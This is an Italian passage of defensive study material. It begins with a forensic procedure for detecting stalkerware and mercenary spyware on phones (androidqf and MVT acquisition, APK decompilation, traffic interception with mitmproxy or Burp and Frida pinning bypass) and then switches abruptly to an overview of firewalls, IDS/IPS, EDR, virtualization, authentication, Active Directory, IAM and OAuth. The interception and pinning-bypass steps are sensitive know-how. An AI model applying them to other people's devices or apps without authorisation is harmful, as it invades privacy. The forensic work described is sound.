cp ~/chiavi/age_pubblica_ufficio.txt ./key.txt         # acquisizione cifrata
./androidqf_vX.Y.Z_linux_amd64 -backup sms -download all -output /casi/2026-001/
sha256sum *.zip.age | tee hash_acquisizione.txt
Backup degli SMS: utile perché alcuni stalkerware usano SMS di comando; richiede la conferma sul telefono.
-download all conserva tutti gli APK per l’analisi statica successiva.
Al termine: revocare le autorizzazioni di debug, disattivare il Debug USB (o lasciarlo come trovato, secondo il verbale) e annotarlo.
Che cosa cercare, oltre alle corrispondenze con gli IOC stalkerware:
app con nomi o icone “di sistema” (es. System Service, Wi-Fi Update) installate da sideload e non dal Play Store (installer in packages.json / dumpsys);
servizi di accessibilità e amministratori del dispositivo attivi non riconosciuti dalla titolare;
permessi per notifiche, SMS, posizione in background, microfono, Usage Access;
Google Play Protect disattivato;
chiavi ADB attendibili inattese (indizio di accesso fisico con debug attivo);
dalla timeline: data di installazione dell’app sospetta, da confrontare con il periodo in cui l’ex compagno ha avuto il telefono.
6.4 Analisi del campione (in laboratorio)
Sull’APK sospetto estratto dall’acquisizione, su una copia e mai sul reperto:
sha256sum sospetto.apk
apkid sospetto.apk                         # packer / offuscatori
jadx -d src/ sospetto.apk                  # decompilazione
# MobSF: caricare l'APK dall'interfaccia web → manifest, permessi, URL e domini, certificato di firma
Elementi da estrarre: package name, certificato di firma, endpoint e domini del pannello, permessi, componenti (receiver di avvio, servizi di accessibilità). Gli hash si possono confrontare su VirusTotal senza caricare il file.
6.5 Analisi dinamica (facoltativa, in laboratorio)
Su un dispositivo di test o emulatore: installare il campione, intercettare con PCAPdroid (cattura senza root) o mitmproxy/Burp (con CA di sistema o APK preparato con apk-mitm), Frida per il pinning. Obiettivo: identificare l’infrastruttura di raccolta (server, account), i dati trasmessi e la frequenza. Questi elementi orientano le richieste ai fornitori e la ricostruzione del fatto (possibili ulteriori ipotesi di reato, come gli artt. 615-ter, 617-bis e 617-quater c.p., da valutare caso per caso).
6.6 Cosa annotare
Struttura minima: quesito; descrizione del reperto e stato all’arrivo; strumenti e versioni (MVT vX, androidqf vY, data degli IOC); hash; operazioni svolte con orari; risultati (corrispondenze, artefatti a supporto, cronologia); limiti (un negativo non esclude compromissioni sconosciute); eventuali raccomandazioni (rimozione concordata, ripristino, cambio credenziali, verifica dell’account Google e dei dispositivi collegati).
6.7 Variante iOS (sospetto spyware mercenario)
Per un giornalista o un avvocato con iPhone: backup cifrato con idevicebackup2 → mvt-ios decrypt-backup → mvt-ios check-backup con gli IOC Amnesty; sysdiagnose → mvt-ios check-sysdiagnose e iShutdown. Un positivo va confermato da un laboratorio specializzato (ad es. Amnesty Security Lab, Citizen Lab, Access Now Digital Security Helpline). Misura raccomandata: attivare la Modalità di isolamento (Lockdown Mode).
7. Quadro teorico
L’impianto (tipologie di malware, vettori d’infezione, tecniche di analisi, IoC, prevenzione) è stato aggiornato.
Tipologie ed esempi.
Spyware mercenario: Pegasus (NSO; la variante Android fu chiamata Chrysaor), Predator (Intellexa/Cytrox). Spyware “artigianale” / locale: NoviSpy (Serbia, documentato da Amnesty nel dicembre 2024). Stalkerware: app commerciali di “monitoraggio” installate da chi ha accesso fisico.
Ransomware:WannaLocker (2017) era un ransomware Android che imitava l’interfaccia di WannaCry, non una sua “versione mobile”.
Adware: HummingBad (2016) -aveva anche funzioni di rooting.
Trojan: FakeSpy (si spacciava per app di servizi postali); oggi vanno citati soprattutto i trojan bancari che abusano dei servizi di accessibilità.
Rootkit / backdoor:Carrier IQ non è un buon esempio: era un software diagnostico preinstallato dagli operatori, molto contestato nel 2011 per la privacy, non un rootkit malevolo. Esempio più pertinente: Triada, backdoor modulare finita anche nel firmware di dispositivi economici.
Tecniche e strumenti.
Analisi statica: sui dispositivi mobili si analizza il bytecode DEX/smali e le librerie native, raramente il sorgente. Strumenti: jadx, apktool, Ghidra (open source); IDA Pro è commerciale.
Analisi dinamica:Cuckoo Sandbox (e la sua estensione CuckooDroid) non è più mantenuto da anni; preferire MobSF (dynamic analyzer), Frida, emulatori Android Studio.
Memoria:LiME richiede root e un modulo compilato per il kernel esatto; sui dispositivi moderni (kernel GKI, moduli firmati) è raramente praticabile. Oggi la memoria si esamina soprattutto a livello di processo, con Frida.
Rete: Wireshark, tcpdump, mitmproxy, Burp, PCAPdroid. Fiddler non è uno strumento “per iOS”: è un proxy da PC che può intercettare anche un iPhone configurato come sopra. tPacketCapture non è aggiornato da anni: usare PCAPdroid.
Piattaforme:Santoku Linux non è più manutenuta; usare MobSF e una distribuzione aggiornata (Kali, Ubuntu) con gli strumenti del § 5.
Acquisizione: “UFED” è il prodotto di Cellebrite. Accanto agli strumenti commerciali in dotazione: androidqf, libimobiledevice, ALEAPP/iLEAPP.
Antivirus mobili: sono utili per la prevenzione, non per l’analisi forense. Per la PA italiana: nel marzo 2022 l’ACN ha raccomandato di rivalutare e diversificare le soluzioni di sicurezza di aziende legate alla Federazione Russa (Kaspersky citato negli appunti).
Aggiunte necessarie. Indicatori e strumenti basati su IOC (MVT), protezioni di piattaforma (Lockdown Mode su iOS, Advanced Protection e Intrusion Logging su Android 16), riferimenti metodologici (OWASP MASTG, NIST SP 800-101 Rev. 1, ISO/IEC 27037).
8. Registro delle modifiche
#
Versione 2024
Correzione / aggiornamento
1
Installazione da Git come alternativa standard
Installazione raccomandata pipx install mvt (PyPI); Git solo per sviluppo. Richiesto Python ≥ 3.10
2
mvt-android chek-adb (refuso) e analisi via ADB
check-adb rimosso da MVT. Usare androidqf + check-androidqf
3
download-apks –output … e poi check-backup sul risultato
download-apks produceva APK e un JSON, non un backup: check-backup è per i backup Android .ab. Oggi gli APK si acquisiscono con androidqf (-download)
4
check-iocs sul JSON come passo obbligatorio
Gli IOC si applicano già durante i check-*; check-iocs serve a riconfrontare risultati esistenti con nuovi indicatori
5
VirusTotal con download-apks –virustotal / –from-file
check-androidqf –virustotal (opt-in, –delay, solo APK non di sistema)
6
androidqf da botherder/androidqf, v1.6
Repository mvt-project/androidqf, ultima release; cifratura con age
7
Bugreport “ottenuto da androidqf” passato a check-bugreport
La cartella androidqf si analizza con check-androidqf; check-bugreport per bug report generati a parte
8
Wi-Fi: adb tcpip 5555 + check-adb –serial
Aggiunto il debug wireless con abbinamento (Android 11+); check-adb non più disponibile; preferire USB in ambito forense
9
Burp Android: “da Android 7 serve il root” senza spiegazione
Spiegata la fiducia nelle sole CA di sistema (API 24+), Android 14/APEX, alternative (emulatore, apk-mitm, Frida)
10
iOS: check-backup direttamente su backup cifrato
Aggiunto decrypt-backup (password via variabile d’ambiente) ed extract-key
Un solido approccio alla cybersicurezza si basa su principi e sistemi fondamentali che ogni responsabile per la prevenzione e gestione degli incidenti informatici in ambito nazionale deve padroneggiare.
Questo documento vuole fornire una panoramica strutturata di tali fondamenti, toccando sia aspetti tecnologici (come firewall, sistemi di autenticazione, virtualizzazione) sia organizzativi (come gestione centralizzata degli accessi, gestione del rischio, team e centri dedicati alla sicurezza).
Ogni sezione include definizioni, esempi pratici e riferimenti a standard internazionali, best practice e casi di studio aggiornati, al fine di contestualizzare i concetti nelle competenze richieste a un ruolo di coordinamento in cybersicurezza.
Sistemi di sicurezza (Firewall, IDS/IPS, WAF, Endpoint)
I sistemi di sicurezza informatica proteggono reti e dispositivi dagli attacchi, attraverso controllo del traffico, rilevamento di intrusioni e blocco di malware. Tra i principali strumenti vi sono i firewall, i sistemi IDS/IPS, i Web Application Firewall (WAF) e le soluzioni di protezione endpoint. Questi componenti lavorano in sinergia per garantire difese perimetrali e interne, secondo il principio della difesa in profondità.
Firewall di rete
Il firewall è il componente perimetrale di base della sicurezza di rete. Esso può essere hardware o software e monitora, filtra e controlla il traffico in entrata e uscita sulla base di regole predefinite. In pratica, il firewall crea una barriera tra la rete interna sicura e le reti esterne non fidate (come Internet), permettendo solo il traffico autorizzato in conformità con la policy di sicurezza definita. I firewall moderni includono diverse tecnologie, tra cui packet filtering, stateful inspection (monitoraggio dello stato delle connessioni) e proxy firewall applicativi. L’adozione di firewall perimetrali è essenziale per bloccare attacchi noti e ridurre la superficie di attacco esposta, ad esempio bloccando tentativi di accesso non autorizzato e malware noti prima che raggiungano i sistemi interni. I Next-Generation Firewall (NGFW) integrano funzionalità avanzate come il filtraggio a livello applicativo, l’ispezione del traffico cifrato e persino moduli IDS/IPS integrati, offrendo protezione più granulare.
I firewall tradizionali operano principalmente sui livelli 3 e 4 del modello OSI, analizzando indirizzi IP e porte. Lo scopo primario è garantire la confidenzialità e integrità delle risorse interne, impedendo intrusioni, malware, attacchi DoS e accessi non autorizzati.
Sistemi IDS e IPS
Per rilevare e prevenire intrusioni più sofisticate, si usano sistemi IDS (Intrusion Detection System) e IPS (Intrusion Prevention System). Un IDS monitora il traffico di rete e genera allarmi agli amministratori quando identifica attività sospette o malevole, ma non interviene direttamente sul traffico. Un IPS, considerato un’evoluzione dell’IDS, lavora invece in linea sul percorso di comunicazione e può bloccare attivamente le minacce in tempo reale. In altre parole, mentre un IDS opera in modo passivo (fuori banda, analizzando copie del traffico) per fornire visibilità sulle possibili intrusioni, un IPS è posizionato inline e, oltre a rilevare le minacce, può filtrare o fermare i pacchetti malevoli prima che raggiungano la destinazione. Ad esempio, un IPS configurato adeguatamente può automaticamente bloccare tentativi di exploit noti o mettere in quarantena host compromessi. Entrambi i sistemi tipicamente utilizzano firme di attacco e analisi comportamentale: firme per riconoscere minacce note (es. identificando la “firma” di un virus o di un attacco specifico) e rilevamento delle anomalie per segnalare traffico anomalo rispetto alla baseline normale. In sintesi: l’IDS rileva e allerta, l’IPS previene e blocca, entrambi sono fondamentali per garantire l’integrità e la disponibilità dei sistemi. L’uso congiunto di firewall e IDS/IPS consente un approccio difensivo a più livelli: il firewall filtra il traffico in base a regole statiche, l’IDS allerta su possibili intrusioni e l’IPS interviene bloccandole proattivamente.
Firewall applicativo (WAF)
Un Web Application Firewall (WAF) è un firewall specializzato a protezione delle applicazioni web e dei servizi API a livello applicativo (Layer 7). Mentre un firewall di rete tradizionale opera sui livelli inferiori (indirizzi IP, porte, protocolli) fungendo da barriera tra rete interna ed esterna, il WAF monitora e filtra il traffico HTTP/HTTPS tra client esterni e server web applicativi. Lo scopo è intercettare attacchi a livello applicativo, come iniezioni SQL, Cross-Site Scripting (XSS), attacchi di tipo DDoS applicativo e altre richieste malevole dirette alle applicazioni web. Il WAF si interpone tra gli utenti e il server applicativo analizzando tutte le comunicazioni HTTP: in caso individui richieste dannose o non conformi alla policy, le blocca prima che raggiungano l’applicazione. Ciò consente di proteggere servizi web critici senza dover modificare il codice dell’applicazione stessa. Ad esempio, se un attaccante tenta di inviare input malevoli in un form web per sfruttare una vulnerabilità, il WAF può riconoscere la stringa sospetta e fermare la richiesta. È importante notare che il WAF non sostituisce il firewall tradizionale di rete, poiché ciascuno agisce su piani diversi: il firewall di rete protegge da minacce a livello IP/TCP (es. scansioni, exploit di protocollo), mentre il WAF si concentra sulle minacce al livello applicativo web. In un’architettura robusta, entrambi sono utilizzati in modo complementare, specialmente dato l’aumento delle applicazioni esposte sul web e delle relative minacce.
Il WAF funge quindi da scudo per la confidenzialità e integrità dei dati delle applicazioni web, prevenendo accessi non autorizzati, violazioni di dati e abusi di funzionalità dell’applicazione.
Protezione degli endpoint
Con l’aumento di dispositivi e postazioni connesse (client, server, dispositivi mobili, IoT), la sicurezza degli endpoint è divenuta cruciale (gli endpoint sono i dispositivi client – pc, laptop, smartphone, server – ai margini della rete aziendale – spesso rappresentano l’anello debole sfruttato dagli aggressori). Le soluzioni di protezione endpoint comprendono inizialmente l’antivirus/antimalware tradizionale, ma oggi includono suite più avanzate come gli Endpoint Protection Platform (EPP) e gli Endpoint Detection & Response (EDR). In generale, per protezione endpoint si intende un insieme di strumenti integrati per proteggere e gestire i dispositivi nella rete aziendale.
Un’Endpoint Protection Platform (EPP) fornisce funzionalità preventive: antivirus, firewall personale sul host, controllo degli accessi al dispositivo, cifratura dei dati e gestione delle patch, in modo da prevenire l’esecuzione di codice malevolo noto e ridurre le superfici d’attacco note. L’approccio EPP è spesso basato su firme (signature-based) e regole statiche: identifica malware conosciuti confrontandoli con un database di firme e applica policy predefinite.
Gli EDR, invece, sono strumenti più orientati alla rilevazione e risposta attiva: monitorano in tempo reale i comportamenti sui sistemi endpoint e sono in grado di individuare attività anomale o sospette (es. un processo che effettua operazioni insolite) anche in assenza di una firma di malware conosciuto. Quando un’attività sospetta viene identificata, l’EDR può allertare i responsabili di sicurezza e intraprendere azioni automatiche (come isolare il dispositivo dalla rete) per contenere una minaccia in corso. In pratica l’EDR adotta un approccio dinamico e reattivo, spesso potenziato da analisi comportamentale e algoritmi di intelligenza artificiale per riconoscere anche minacce zero-day o attacchi fileless. Data la complementarità, oggi molti vendor offrono soluzioni unificate (talvolta chiamate XDR, Extended Detection & Response) che combinano prevenzione (EPP) e risposta (EDR). Per un responsabile della sicurezza, è fondamentale garantire che tutti gli endpoint dell’organizzazione (dai server ai portatili dei dipendenti) siano coperti da queste soluzioni, assicurando aggiornamenti costanti delle firme antivirus, monitoraggio centralizzato degli incidenti sugli host e rapide capacità di intervento remoto su macchine compromesse. In sintesi, la protezione endpoint è l’ultima linea difensiva per impedire a malware e aggressori di prendere piede nei sistemi interni e, qualora ciò avvenga, per individuare, contenere ed eliminare rapidamente la minaccia, salvaguardando disponibilità e integrità dei dati su tali dispositivi.
Sistemi di virtualizzazione: principi e vantaggi per la sicurezza
La virtualizzazione è una tecnologia che permette di eseguire più sistemi operativi (come macchine virtuali o container) su un unico host fisico, isolandoli l’uno dall’altro. Oltre ai noti benefici di efficienza e flessibilità nell’IT, la virtualizzazione offre vantaggi significativi per la sicurezza, in particolare per quanto riguarda isolamento e segmentazione dei carichi di lavoro.
Ogni Macchina Virtuale (VM) opera in un ambiente isolato dalle altre VM sullo stesso hardware. Questo isolamento intrinseco significa che se una VM viene compromessa da un malware o un attaccante, quella compromissione non si propaga automaticamente alle altre VM né all’host, a patto che l’hypervisor (il software di virtualizzazione) mantenga la separazione. In pratica, le VM funzionano come “contenitori” separati: un attacco o crash su un server virtuale non impatta gli altri servizi che girano su VM distinte. Ciò aumenta la resilienza complessiva del sistema informatico, contenendo le minacce all’interno di un perimetro più piccolo (blast radius limitato). Ad esempio, in un’architettura tradizionale un singolo server fisico ospitava più applicazioni e se veniva bucato cadevano tutti i servizi su di esso; con la virtualizzazione, si possono suddividere le applicazioni in VM diverse, così che la violazione di una non comprometta le altre.
La virtualizzazione facilita anche la micro-segmentazione delle reti e il controllo granulare del traffico tra componenti: ambienti virtualizzati avanzati consentono di definire regole di firewall interne tra VM (ad es. mediante virtual firewall o policy di sicurezza software-defined) e di monitorare approfonditamente il traffico est-ovest all’interno dell’infrastruttura virtuale. Questo rende molto più difficile per un aggressore effettuare movimenti laterali: anche se riesce a violare una VM in un data center virtualizzato, dovrà superare ulteriori barriere per spostarsi verso altre VM, grazie alla segmentazione interna. Un responsabile della sicurezza può sfruttare ciò progettando architetture dove, ad esempio, i server con dati sensibili risiedono in segmenti virtuali separati, accessibili solo tramite passaggi filtrati, riducendo il rischio che un attacco su un servizio meno critico dia accesso a quelli critici.
Un altro vantaggio offerto dalla virtualizzazione è la capacità di creare ambienti di sandbox facilmente. Una sandbox è un ambiente isolato dove eseguire codice potenzialmente malevolo per osservarne il comportamento senza rischiare impatti sul sistema di produzione. Grazie alle VM, è possibile istanziare rapidamente sandbox per l’analisi di malware o per testare patch e aggiornamenti in sicurezza. Ad esempio, i team CSIRT spesso usano VM per detonare file sospetti e analizzarne gli effetti (tecniche di dynamic analysis dei malware) senza mettere in pericolo la rete aziendale. Analogamente, ambienti virtuali consentono di effettuare esercitazioni di sicurezza (cyber range), simulando attacchi e testando le capacità di risposta in un contesto realistico ma isolato.
La virtualizzazione agevola inoltre l’implementazione di strategie di disponibilità come backup e disaster recovery. È infatti possibile prendere snapshot periodici delle VM (istantanee dello stato del sistema) e replicarle su server diversi o in cloud. Ciò rende il ripristino dopo un incidente molto più rapido: se un server virtuale viene compromesso o guasto, lo si può ripristinare allo stato precedente in pochi minuti riattivando uno snapshot o una VM di riserva. In un’ottica di continuità operativa, le infrastrutture virtuali supportano anche la ridondanza e la migrazione a caldo: si può configurare l’alta disponibilità in modo che se l’host fisico di una VM fallisce, la VM venga avviata automaticamente su un altro host (failover), minimizzando i tempi di fermo. Allo stesso modo, test di recupero di disastri (DR drills) e patch testing possono essere condotti clonando VM in ambienti di prova senza impatto sugli ambienti live
In sintesi, i sistemi di virtualizzazione rafforzano la sicurezza informatica fornendo compartimentazione: ogni servizio in una VM isolata, micro-segmentazione del traffico fra VM, facilità nel predisporre sandbox e ambienti di test, e strumenti robusti per backup/recupero. Tuttavia, è importante ricordare che l’hypervisor stesso diventa un componente critico da proteggere (un attacco all’hypervisor potrebbe compromettere tutte le VM). Per questo, best practice includono il mantenimento aggiornato dell’hypervisor, il minimo di servizi attivi sull’host e controlli di accesso rigorosi all’infrastruttura di virtualizzazione.
Sistemi di autenticazione e metodi sicuri (Password, MFA, Biometria)
L’autenticazione è il processo mediante il quale un sistema verifica l’identità di un utente (o di un entità, come un dispositivo o processo) prima di concedergli accesso a risorse. Un solido sistema di autenticazione è fondamentale per garantire che solo soggetti autorizzati possano accedere a dati e sistemi sensibili. I metodi di autenticazione si dividono in categorie basate su ciò che l’utente conosce, ciò che possiede e ciò che è. In parallelo all’autenticazione, l’autorizzazione controlla cosa un utente autenticato può fare (diritti di accesso), ma qui ci concentriamo sui metodi per verificare l’identità in modo sicuro.
Autenticazione basata su conoscenza: password e gestione sicura
Tradizionalmente, l’autenticazione si è basata su credenziali note dall’utente, in primis le password (o PIN, passphrase). La password è un segreto che solo l’utente dovrebbe conoscere e che viene confrontato con ciò che è registrato nel sistema (idealmente in forma cifrata/hash). Nonostante la loro diffusione, le password presentano noti problemi di sicurezza: utenti tendono a sceglierle deboli (es. parole comuni) o a riutilizzarle su più servizi, rendendole vulnerabili ad attacchi di brute force, dizionario, e phishing. Best practice moderne – guidate anche da standard come NIST SP 800-63B – suggeriscono di utilizzare password lunghe e difficili da indovinare (passphrase complesse), evitando requisiti eccessivamente complicati che portano a cattive abitudini (come scriverle o riutilizzarle) . Inoltre è sconsigliato forzare cambi frequenti di password senza motivo (poiché ciò tende a far scegliere password prevedibili con variazioni minime). Un responsabile alla sicurezza deve promuovere politiche di gestione password solide: lunghezza minima elevata (ad es. 12-15 caratteri), divieto di password banali già note in violazioni pubbliche, hashing robusto sul server (per evitare l’esposizione in chiaro), e formazione agli utenti sui rischi di phishing. Deve anche prevedere sistemi di password manager aziendali e l’adozione di meccanismi aggiuntivi (come l’autenticazione multi-fattore) per i sistemi critici.
Autenticazione a più fattori (MFA) e fattori di possesso
Dato che qualsiasi singolo fattore di autenticazione può fallire (es. una password può essere rubata), la Multi-Factor Authentication (MFA) richiede due o più fattori distinti per verificare l’identità. Tipicamente, combina “qualcosa che conosci” (es. password) con “qualcosa che possiedi” (un token fisico virtuale) e/o “qualcosa che sei” (caratteristica biometrica). Un esempio comune è l’accesso a un servizio online con password più un codice temporaneo generato da un’app sullo smartphone (come Google Authenticator) o inviato via SMS. In questo modo, anche se la password venisse carpita, l’attaccante non avrebbe il secondo fattore (telefono/token) e l’accesso verrebbe negato. I metodi di autenticazione a possesso includono: token hardware (chiavette elettroniche che generano OTP, One Time Password, o chiavi USB di sicurezza FIDO2/U2F), token software (app di autenticazione che generano codici temporanei, QR code da scannerizzare, notifiche push da approvare) o certificati digitali installati su un dispositivo. Adottare MFA incrementa esponenzialmente la sicurezza: ad esempio, gran parte delle violazioni di account cloud aziendali tramite phishing o credenziali leaked può essere sventata se all’attaccante manca il secondo fattore. È importante anche implementare fattori resistenti al phishing: oggi si raccomandano dispositivi o app che utilizzano protocolli come FIDO2 (es. security keys USB/NFC) che non sono clonabili via phishing, in luogo di SMS (che è vulnerabile a SIM swap). Per un responsabile, è essenziale definire quali sistemi richiedono MFA (idealmente tutti gli accessi remoti e quelli a dati sensibili) e orchestrare l’onboarding degli utenti a questi sistemi, tenendo conto dell’usabilità.
Autenticazione biometrica
Il fattore biometrico (qualcosa che sei) sfrutta caratteristiche fisiche o comportamentali uniche dell’utente per l’autenticazione. Esempi comuni sono l’impronta digitale, il riconoscimento facciale, l’iride, la voce, oppure parametri comportamentali (dinamica di digitazione, modo di camminare). La biometria offre il vantaggio di legare l’identità a qualcosa di intrinseco all’utente, difficile da falsificare o condividere. Ad esempio, è molto improbabile che due persone abbiano impronte digitali o modelli dell’iride identici. Ciò riduce il rischio di furto di identità: un aggressore non può semplicemente “indovinare” o rubare un tratto biometrico come farebbe con una password. Inoltre, per l’utente è comodo: non deve ricordare segreti o portare con sé token (pensiamo allo sblocco del telefono con l’impronta o il volto). Non a caso, molte organizzazioni adottano l’autenticazione biometrica almeno come un fattore (es. smart card con impronta digitale per accedere a strutture sicure, sistemi di controllo accessi fisici e logici integrati). Tuttavia, la biometria presenta anche sfide: primo, non è revocabile – se un database di impronte digitali viene compromesso, l’utente non può cambiare la propria impronta come farebbe con una password; secondo, la biometria può avere tassi di falsi positivi/ negativi (una piccola percentuale di casi in cui utenti legittimi non vengono riconosciuti, o peggio viene accettato un impostore se il sensore/algoritmo non è accurato). Inoltre, c’è il tema della privacy: i dati biometrici sono sensibili e spesso regolati da normative stringenti (GDPR in Europa li considera dati personali particolari). In ambienti governativi, l’adozione di biometria deve quindi essere accompagnata da forti misure di protezione dei template biometrici (spesso memorizzati e confrontati in forma cifrata o con tecniche di match on card per cui il dato grezzo non esce mai dal dispositivo dell’utente).
In sintesi, un robusto sistema di autenticazione oggi tende ad essere multi-fattore: password robuste come prima linea, token fisici o virtuali come seconda linea, e in alcuni casi biometria come ulteriore verifica, soprattutto per accessi critici. Ad esempio, un responsabile alla sicurezza nazionale potrebbe implementare per i propri operatori l’uso di smart card crittografiche (fattore possesso) protette da PIN (fattore conoscenza) o impronta (fattore biometrico) per accedere ai sistemi classificati. Ciò assicura un elevato livello di certezza sull’identità di chi accede, riducendo drasticamente le possibilità di accesso non autorizzato anche in caso di furto di credenziali.
Sistemi di gestione centralizzata degli accessi (AD, IAM, OAuth2, SAML, Kerberos)
In organizzazioni complesse – specialmente a livello governativo o enterprise – la gestione delle identità digitali e dei diritti di accesso degli utenti richiede piattaforme centralizzate e standardizzati. I sistemi di gestione centralizzata degli accessi consentono di amministrare in modo unificato utenti, autenticazioni e autorizzazioni su molteplici sistemi. Ciò include directory di identità (come Active Directory), sistemi e framework di Identity and Access Management (IAM), e protocolli di federazione e Single Sign-On (come OAuth 2.0, SAML 2.0, Kerberos e OpenID Connect). Tali strumenti garantiscono che gli utenti giusti ottengano gli accessi giusti, mantenendo al contempo un forte controllo e visibilità per i responsabili della sicurezza.
Active Directory (AD)
Active Directory di Microsoft è un servizio di directory centralizzato ampiamente utilizzato nelle reti aziendali e governative basate su Windows. In termini semplici, AD gestisce un database di oggetti che include utenti, gruppi, computer e le relative credenziali e permessi, all’interno di un dominio Windows. È un sistema server centralizzato basato su concetti di dominio e directory service, controllato dai Domain Controller Windows . Tramite Active Directory Domain Services (AD DS), gli utenti effettuano l’autenticazione centralmente (es. con username/password di dominio) e ottengono token di accesso validi per risorse in quel dominio (cartelle condivise, computer, applicazioni integrate con AD). AD fornisce funzioni cruciali per un responsabile alla sicurezza: autenticazione centralizzata (implementata con protocolli come Kerberos e NTLM), autorizzazione tramite gruppi (si possono assegnare permessi a gruppi di AD, applicando il principio del privilegio minimo attraverso membership di gruppo), politiche centralizzate tramite Group Policy (GPO) – ad esempio per imporre configurazioni di sicurezza uniformi su tutti i computer del dominio – e la possibilità di gestire in un solo punto il ciclo di vita di utenti e credenziali (creazione account, modifica ruoli, disabilitazione quando un dipendente lascia l’ente, ecc.). In un contesto come un’agenzia nazionale, è probabile esista una foresta AD che copre vari dipartimenti, con trust tra domini, ecc., e il responsabile dovrà assicurare la corretta configurazione delle policy AD, il monitoraggio di eventi di autenticazione sospetti e l’integrazione di AD con sistemi di Single Sign-On per applicazioni web moderne.
AD è strettamente legato a Kerberos (vedi più sotto) per le autenticazioni interne: quando un utente fa login al dominio, ottiene dal Domain Controller un Ticket-Granting Ticket Kerberos che permette di accedere ai vari servizi senza dover reinserire le credenziali continuamente. Questo offre un’esperienza di Single Sign-On nel perimetro Windows. Active Directory può inoltre essere esteso con servizi come AD Federation Services (ADFS) per federare identità con servizi esterni, e LDAP per consentire a applicazioni non-Windows di utilizzare AD come archivio utenti. In breve, AD funge da spina dorsale IAM on-premises in molti ambienti, e la sua corretta gestione (hardening dei Domain Controller, controlli su account privilegiati, auditing di login/repliche, etc.) è fondamentale: compromissioni di AD (come attacchi Golden Ticket su Kerberos o l’uso di credenziali di Domain Admin rubate) possono portare a un completo dominio della rete da parte di un attaccante.
Identity and Access Management (IAM)
Il termine IAM (Identity and Access Management) si riferisce all’insieme di politiche, processi e tecnologie che permettono di gestire le identità digitali e controllare l’accesso alle risorse in modo centralizzato . Mentre sistemi come AD sono un’implementazione specifica (in ambiente Windows), in generale una soluzione IAM può essere una piattaforma che aggrega e gestisce utenti provenienti da diversi sistemi (on-premise e cloud) e regola, tramite regole di business, chi può accedere a cosa. Un sistema IAM tiene traccia di ogni identità (dipendenti, collaboratori, dispositivi, servizi) e assicura che ciascuna abbia solo le autorizzazioni appropriate al proprio ruolo – niente di più, niente di meno. Questo include concetti come principio del privilegio minimo (dare agli utenti solo i permessi minimi necessari per svolgere il loro lavoro) e separazione dei compiti (evitare che una singola identità accumuli troppi poteri senza controlli compensativi).
Le soluzioni IAM moderne spesso coprono funzionalità come: gestione delle identità (provisioning e de-provisioning automatizzato degli account quando le persone entrano, cambiano ruolo o lasciano l’organizzazione), Single Sign-On (SSO) che consente all’utente di autenticarsi una volta ed ottenere accesso a molte applicazioni diverse, autenticazione multifattore (MFA) integrata per aggiungere sicurezza agli accessi, gestione dei privilegi (ad es. soluzioni PAM – Privileged Access Management – per controllare gli account amministrativi), e reportistica e conformità (sapere in ogni momento chi ha accesso a cosa e poter dimostrare conformità a normative).
Esempi di sistemi IAM includono servizi cloud come Azure AD, Okta, AWS IAM, Google Workspace IAM, oppure sistemi enterprise come Oracle Identity Manager, IBM Security Verify, etc. Un buon sistema IAM permette anche l’integrazione federata: per risorse esterne o tra organizzazioni diverse, anziché gestire account separati per ogni sistema, si instaurano trust basati su standard (OAuth, SAML, OpenID Connect) dove un Identity Provider centrale autentica l’utente e segnala alle applicazioni (Service Provider) l’esito e le informazioni sull’utente. Questo riduce la molteplicità di credenziali e migliora l’esperienza utente e la sicurezza (poiché l’autenticazione è centralizzata e monitorabile). Ad esempio, un dipendente ministeriale potrebbe usare le stesse credenziali IAM per accedere al portale HR interno, a un sistema di posta governativo e a servizi cloud di collaborazione, grazie a federazione e SSO.
Dal punto di vista del responsabile alla sicurezza, l’IAM è essenziale per tenere lontani gli hacker assicurando che ogni utente abbia solo le autorizzazioni esatte necessarie per il suo lavoro. Significa che l’organizzazione sa in ogni momento quali account esistono, a quali risorse accedono e può revocare immediatamente gli accessi quando non più necessari (riducendo i rischi di account orfani usati per intrusioni). Inoltre, l’IAM centralizzato consente di applicare in modo coerente policy di sicurezza (come obbligare MFA per determinati accessi, o revisionare periodicamente gli accessi attraverso processi di certificazione). In ambito nazionale, l’IAM potrebbe includere anche la gestione di identità privilegiate inter-organizzative e sistemi di identità federata per consentire a diverse agenzie di collaborare scambiando informazioni in modo controllato.
OAuth 2.0 (Delegated Authorization)
OAuth 2.0 è un framework aperto standardizzato che consente la delega di autorizzazione tra servizi web. In altre parole, OAuth 2.0 permette a un utente di autorizzare un’applicazione terza ad accedere a certe risorse protette che lo riguardano, senza rivelare all’applicazione terza le proprie credenziali(password). È diventato uno degli standard cardine per l’autenticazione/autorità federata sul web, utilizzato da giganti come Google, Facebook, Microsoft, Amazon e molti altri per implementare il “Login con…”. Ad esempio, quando un sito ti offre di “accedere con il tuo account Google”, dietro le quinte sta usando OAuth: tu vieni rediretto a Google, fai login lì, e Google chiede “Vuoi autorizzare questo sito ad accedere al tuo indirizzo email e profilo base?”; se acconsenti, Google rilascia un token di accesso (access token) al sito, che questo userà per ottenere i dati richiesti dalle API di Google – senza mai conoscere la tua password Google.
Tecnicamente, OAuth 2.0 definisce vari grant types (flussi di autorizzazione) per diversi scenari (app server-side, app client-side, applicazioni native, dispositivi senza browser, ecc.), ma il concetto chiave è l’uso di token al posto delle credenziali. Quando l’utente autorizza, l’Identity Provider (detto Authorization Server in OAuth) rilascia un token (un insieme di stringhe cifrate o firmate) che l’applicazione client può presentare per accedere alla risorsa. Il token incarna i diritti concessi (es: “valido per leggere l’email dell’utente, scade tra 1 ora”). Ciò elimina la necessità per l’utente di condividere la propria password con terze parti – migliorando sicurezza e privacy. Se una terza parte viene compromessa, l’attaccante ottiene al massimo token limitati (spesso già scaduti o revocabili), non l’identità permanente dell’utente.
Per un responsabile alla sicurezza, comprendere OAuth 2.0 è importante perché molte integrazioni di servizi tra agenzie o con fornitori esterni oggi avvengono tramite API e deleghe OAuth. Ad esempio, un’app mobile governativa potrebbe usare OAuth 2.0 per far autenticare i cittadini tramite SPID (Sistema Pubblico di Identità Digitale) o tramite account di identità federati, delegando l’autenticazione a quel provider e ottenendo un token che rappresenta l’utente. OAuth 2.0 è spesso usato insieme a OpenID Connect (OIDC), che è un’estensione di OAuth per ottenere anche informazioni sull’identità verificata dell’utente (federated authentication). Mentre OAuth da solo è per autorizzare l’accesso a risorse, OIDC aggiunge un ID Token con dettagli sull’utente autenticato (nome, email, ecc.). Nel contesto interno, OAuth può essere usato ad esempio per permettere a microservizi di scambiarsi dati a nome di utenti o per integrare applicazioni legacy con sistemi IAM moderni.
